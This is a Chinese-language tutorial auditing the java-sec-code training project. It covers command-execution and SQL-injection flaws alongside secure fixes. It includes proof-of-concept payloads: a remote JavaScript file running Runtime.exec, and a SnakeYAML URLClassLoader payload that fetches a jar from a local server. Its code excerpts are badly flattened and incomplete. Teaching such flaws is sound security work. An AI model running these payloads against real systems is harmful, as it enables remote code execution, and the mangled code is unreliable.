
CommandExec()方法接收 request 请求的参数 cmd
获得 Runtime 对象 run,直接将 cmd 未过滤传入 exec 方法中执行
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
@RestController @RequestMapping("/rce") public class Rce {@RequestMapping("/exec") @ResponseBody public String CommandExec (String cmd) {Runtime run = Runtime.getRuntime();StringBuilder sb = new StringBuilder ();try {Process p = run.exec(cmd);BufferedInputStream in = new BufferedInputStream (p.getInputStream());BufferedReader inBr = new BufferedReader (new InputStreamReader (in));while ((tmpStr = inBr.readLine()) != null ) {if (p.waitFor() != 0 ) {if (p.exitValue() == 1 )return "Command exec failed!!" ;catch (Exception e) {return "Except" ;return sb.toString();
注意:当 POST 请求时注意要加上_csrf 参数!
5.2 processBuilder 执行命令
<font style="color:rgba(0, 0, 0, 0.85);">ProcessBuilder.start()</font> 此类用于创建操作系统进程 ,它比 <font style="color:rgba(0, 0, 0, 0.85);">Runtime.getRuntime().exec()</font> 更灵活,适合构建和执行外部命令(如系统命令、其他程序等)
ProcessBuilder:
构造器:字符串赋值给属性 command
1
2
3
4
5
public ProcessBuilder (String... command) {this .command = new ArrayList <>(command.length);for (String arg : command)this .command.add(arg);
start()
使用此进程生成器的属性启动一个新进程
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
public Process start () throws IOException {new String [command.size()]);for (String arg : cmdarray)if (arg == null )throw new NullPointerException ();String prog = cmdarray[0 ];SecurityManager security = System.getSecurityManager();if (security != null )String dir = directory == null ? null : directory.toString();for (int i = 1 ; i < cmdarray.length; i++) {if (cmdarray[i].indexOf('\u0000' ) >= 0 ) {throw new IOException ("invalid null character in command" );try {return ProcessImpl.start(cmdarray,catch (IOException | IllegalArgumentException e) {String exceptionInfo = ": " + e.getMessage();Throwable cause = e;if ((e instanceof IOException) && security != null ) {try {catch (SecurityException se) {"" ;throw new IOException ("Cannot run program \"" + prog + "\"" null ? "" : " (in directory \"" + dir + "\")" )
java_sec_code 源码:
参数 cmd 储存到数组 arrCmd 里,传到 ProcessBuilder 构造器里面实例化 ,processBuilder.start()生成子进程
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
@GetMapping("/ProcessBuilder") public String processBuilder (String cmd) {StringBuilder sb = new StringBuilder ();try {"cmd.exe" , "/c" , cmd};ProcessBuilder processBuilder = new ProcessBuilder (arrCmd);Process p = processBuilder.start();BufferedInputStream in = new BufferedInputStream (p.getInputStream());BufferedReader inBr = new BufferedReader (new InputStreamReader (in));while ((tmpStr = inBr.readLine()) != null ) {catch (Exception e) {return e.toString();return sb.toString();
POC:
rce/ProcessBuilder?cmd=whoami
5.3 javascript 命令执行 javax.script.ScriptEngine 类是 java 自带的用于解析并执行 js 代码,可以在 javascript 中执行 java 代码.
要使用 Java 脚本 API:
创建一个管理器对象。 <font style="color:rgb(26, 24, 22);">ScriptEngineManager</font>从管理器获取引擎对象。–> <font style="color:rgb(26, 24, 22);">ScriptEngine</font> getEngineByName()获取的 使用脚本引擎的方法评估脚本。 <font style="color:rgb(26, 24, 22);">eval()</font>
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 @GetMapping("/jscmd") public void jsEngine (String jsurl) throws Exception{ScriptEngine engine = new ScriptEngineManager ().getEngineByName("js" );Bindings bindings = engine.getBindings(ScriptContext.ENGINE_SCOPE);String cmd = String.format("load(\"%s\")" , jsurl);
将 jsurl.js 文件放到根目录下,在该根目录下启动一个服务
1 var a = mainOutput (); function mainOutput (var x=java.lang .Runtime .getRuntime ().exec ("cmd /c Calc" );}
poc:

/rce/jscmd?jsurl= http://127.0.0.1:8090/jsurl.js
5.4 YAML 反序列化 利用的是 SnakeYAML 存在的反序列化漏洞,解析恶意 yml 内容时完成指定动作
SnakeYaml 提供了 yaml 数据和 Java 对象相互转换的 API,即能够对数据进行序列化与反序列化。
Yaml.load():将 yaml 数据反序列化成一个 Java 对象。 Yaml.dump():将 Java 对象序列化成 yaml 。
5.4.1 SnakeYAML 序列化和反序列化 snakeyaml 中有以下序列化和反序列化函数:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
String dump(Object data)
其中比较常用的就是 Yaml.dump() 和 Yaml.load() 。
5.4.3 java_sec_code 源码: 解析字符串中唯一的 YAML 文档,并生成相应的 Java 对象。
1
2
3
4
5
@GetMapping("/vuln/yarm") public void yarm (String content) {Yaml y = new Yaml ();
远程加载恶意文件:
下载写好的脚本修改执行的命令
yaml-payload/AwesomeScriptEngineFactory.java at master · artsploit/yaml-payload · GitHub
进行打包
1
2
javac src/artsploit/AwesomeScriptEngineFactory.java

POC 验证:
1 http://127.0.0.1:8080/rce/vuln/yarm?content=!!javax.script.ScriptEngineManager%20[%21%21java.net.URLClassLoader%20[[%20!!java.net.URL%20[%22http://127.0.0.1:8090/yaml-payload.jar%22]%20]]%20]
报错:
1
2
3
4
5
ERROR 65380 --- [nio-8080-exec-1] o.s.boot.web.support.ErrorPageFilter : Forwarding to error page from request [/rce/vuln/yarm] due to exception [Can't construct a java object for tag:yaml.org,2002:javax.script.ScriptEngineManager; exception=java.lang.reflect.InvocationTargetException
安全代码:
1 Yaml y = new Yaml (new SafeConstructor );
5.5 Groovy 命令执行
Groovy 是一种基于 JVM(Java 虚拟机)的敏捷开发语言,既可以用于面向对象编程,也可以用作纯粹的脚本语言。在语言的设计上它吸纳了 Python、Ruby 和 Smalltalk 语言的优秀特性。由于其运行在 JVM 上的特性,Groovy 可以使用其他 Java 语言编写的库。
java_sec_code 代码:
1 2 3 4 5 6 7 8 9 @GetMapping("groovy") public void groovyshell (String content) {GroovyShell groovyShell = new GroovyShell ();

poc 验证:
6. SQLI 6.1 JDBC sql 注入
在 JAVA 中执行 SQL 语句的主要步骤包括: 1、加载并注册 JDBC 驱动程序;2、建立数据库连接;3、创建 Statement 对象;4、执行 SQL 语句;5、处理查询结果;6、关闭 JDBC 对象 。
6.1.1 statement java_sec_code:
<font style="color:#E4495B;">Connection</font>接口提供了 <font style="color:#E4495B;">createStatement()</font>方法,用于创建一个 <font style="color:#E4495B;">Statement</font>对象,该对象可以用来向数据库发送 SQL 语句
Statement 执行直接拼接的 SQL 语句,导致 sql 注入
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
@RequestMapping("/jdbc/vuln") public String jdbc_sqli_vul (@RequestParam("username") String username) {StringBuilder result = new StringBuilder ();try {Connection con = DriverManager.getConnection(url, user, password);if (!con.isClosed())"Connect to database successfully." );Statement statement = con.createStatement();String sql = "select * from users where username = '" + username + "'" ;ResultSet rs = statement.executeQuery(sql);while (rs.next()) {String res_name = rs.getString("username" );String res_pwd = rs.getString("password" );String info = String.format("%s: %s\n" , res_name, res_pwd);catch (ClassNotFoundException e) {"Sorry,can`t find the Driver!" );catch (SQLException e) {return result.toString();
6.1.2 预编译
预编译核心思想是用占位符替代参数值,预先建立语法树。
先通过 <font style="color:rgb(89, 97, 114);background-color:rgb(241, 243, 244) !important;">prepareStatement</font> 预编译构建语法树,然后通过 <font style="color:rgb(89, 97, 114);background-color:rgb(241, 243, 244) !important;">execute</font> 提交参数,MySQL 会自行根据参数替换占位符,最后执行
预编译防止 SQL 注入的原理:
正常情况下,用户输入的参数会直接参与 SQL 语法的编译,而预编译则是先构建语法树,确定 SQL 语法结构以后,再拼接用户的参数。注入的恶意 SQL 语句只会被视为参数,参与不了 SQL 语句的语法树构建,也就无法改变其语法结构,也就无法达到编译恶意语句的目的。
java_sec_code 代码:
select * from users where username = ? 占位符代替的参数 PreparedStatement st = con.prepareStatement(sql)把该 sql 语句进行预编译 st.setString(1, username); 把 username 添加引号传入 sql 语句(参数化处理),不会改变 sql 的语法结构 sql 语句中 username 会作为参数执行
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
@RequestMapping("/jdbc/sec") public String jdbc_sqli_sec (@RequestParam("username") String username) {StringBuilder result = new StringBuilder ();try {Connection con = DriverManager.getConnection(url, user, password);if (!con.isClosed())"Connecting to Database successfully." );String sql = "select * from users where username = ?" ;PreparedStatement st = con.prepareStatement(sql);1 , username);ResultSet rs = st.executeQuery();while (rs.next()) {String res_name = rs.getString("username" );String res_pwd = rs.getString("password" );String info = String.format("%s: %s\n" , res_name, res_pwd);catch (ClassNotFoundException e) {"Sorry, can`t find the Driver!" );catch (SQLException e) {return result.toString();
预编译局限的使用:

但预编译无法从根本上杜绝 SQL 注入的攻击,因为 order by ,from 等关键字无法预编译,(例如需要取值的部分是列名、表名或者 order by 后的取值等,就无法使用参数化查询)
参考: https://segmentfault.com/a/1190000040023061
在生成语法树的过程中,预处理器在进一步检查解析后的语法树时,会检查数据表和数据列是否存在,因此 数据表和数据列不能被占位符?所替代 。
order by 后面如果带上引号成了 order by ‘username’,那 username 就是一个字符串不是字段名了,这就 产生了语法错误
然而使用 PreapareStatement 将会强制给参数加上’
不正确的预编译:
先直接拼接了 sql 语句
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
@RequestMapping("/jdbc/ps/vuln") public String jdbc_ps_vuln (@RequestParam("username") String username) {StringBuilder result = new StringBuilder ();try {Connection con = DriverManager.getConnection(url, user, password);if (!con.isClosed())"Connecting to Database successfully." );String sql = "select * from users where username = '" + username + "'" ;PreparedStatement st = con.prepareStatement(sql);ResultSet rs = st.executeQuery();while (rs.next()) {String res_name = rs.getString("username" );String res_pwd = rs.getString("password" );String info = String.format("%s: %s\n" , res_name, res_pwd);catch (ClassNotFoundException e) {"Sorry, can't find the Driver!" );catch (SQLException e) {return result.toString();
6.2MyBatis 的 sql 注入 6.3.1 ${}


在 MyBatis 框架中使用${}取值时会使用拼接字符串的方式,从而导致漏洞产生
java_sec_code:
这是 MyBatis 的注解,@Select 用于指定 SQL 查询语句
1 @Select("select * from users where username = '${username}'")
直接进行拼接
1
2
3
4
@GetMapping("/mybatis/vuln01") public List<User> mybatisVuln01 (@RequestParam("username") String username) {return userMapper.findByUserNameVuln01(username);
sql 语句是直接写在 Mapper 中的,所以代码审计直接看这个文件就好
在这里是接口 UserMapper:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21

@Mapper public interface UserMapper {@Select("select * from users where username = #{username}") findByUserName (@Param("username") String username) ;@Select("select * from users where username = '${username}'") findByUserNameVuln01 (@Param("username") String username) ;findByUserNameVuln02 (String username) ;findByUserNameVuln03 (@Param("order") String order) ;findById (Integer id) ;OrderByUsername () ;
安全代码:
1
2
@Select("select * from users where username = #{username}") findByUserName (@Param("username") String username) ;
#{username}是 MyBatis 的预编译占位符,会自动将参数安全地绑定到 SQL 语句中** ,#{Parameter}传参,是采用了预编译的构造 sql 语句 **,防止 SQL 注入。
所以:${}是 Mabatis 的字符串拼接符,#{}是 Mabatis 的预编译的占位符
6.3.2 like 模糊查询
myBatis 的 sql 两种映射方式: “注解式” 和 “XML 配置”
java_sec_code:
1
2
3
4
@GetMapping("/mybatis/vuln02") public List<User> mybatisVuln02 (@RequestParam("username") String username) {return userMapper.findByUserNameVuln02(username);

在 xml 配置文件中 sql 语句:(target/classes/mapper/UserMapper.xml)
1
2
3
<select id="findByUserNameVuln02" parameterType="String" resultMap="User" >'%${_parameter}%'
可以知道这里是直接拼接的,存在注入风险的:
6.3.3 order by 还是${}导致的
1
2
3
4
5
6
<select id="findByUserNameVuln03" parameterType="String" resultMap="User" >if test="order != null" >if >

报错注入:
根据上面说的,order by 后面是不能用单引号的,否则就导致 sql 语句失效(#{}就不可以用了)
所以安全代码是加了个白名单过滤:
1
2
3
4
@GetMapping("/mybatis/orderby/sec04") public List<User> mybatisOrderBySec04 (@RequestParam("sort") String sort) {return userMapper.findByUserNameVuln03(SecurityUtil.sqlFilter(sort));
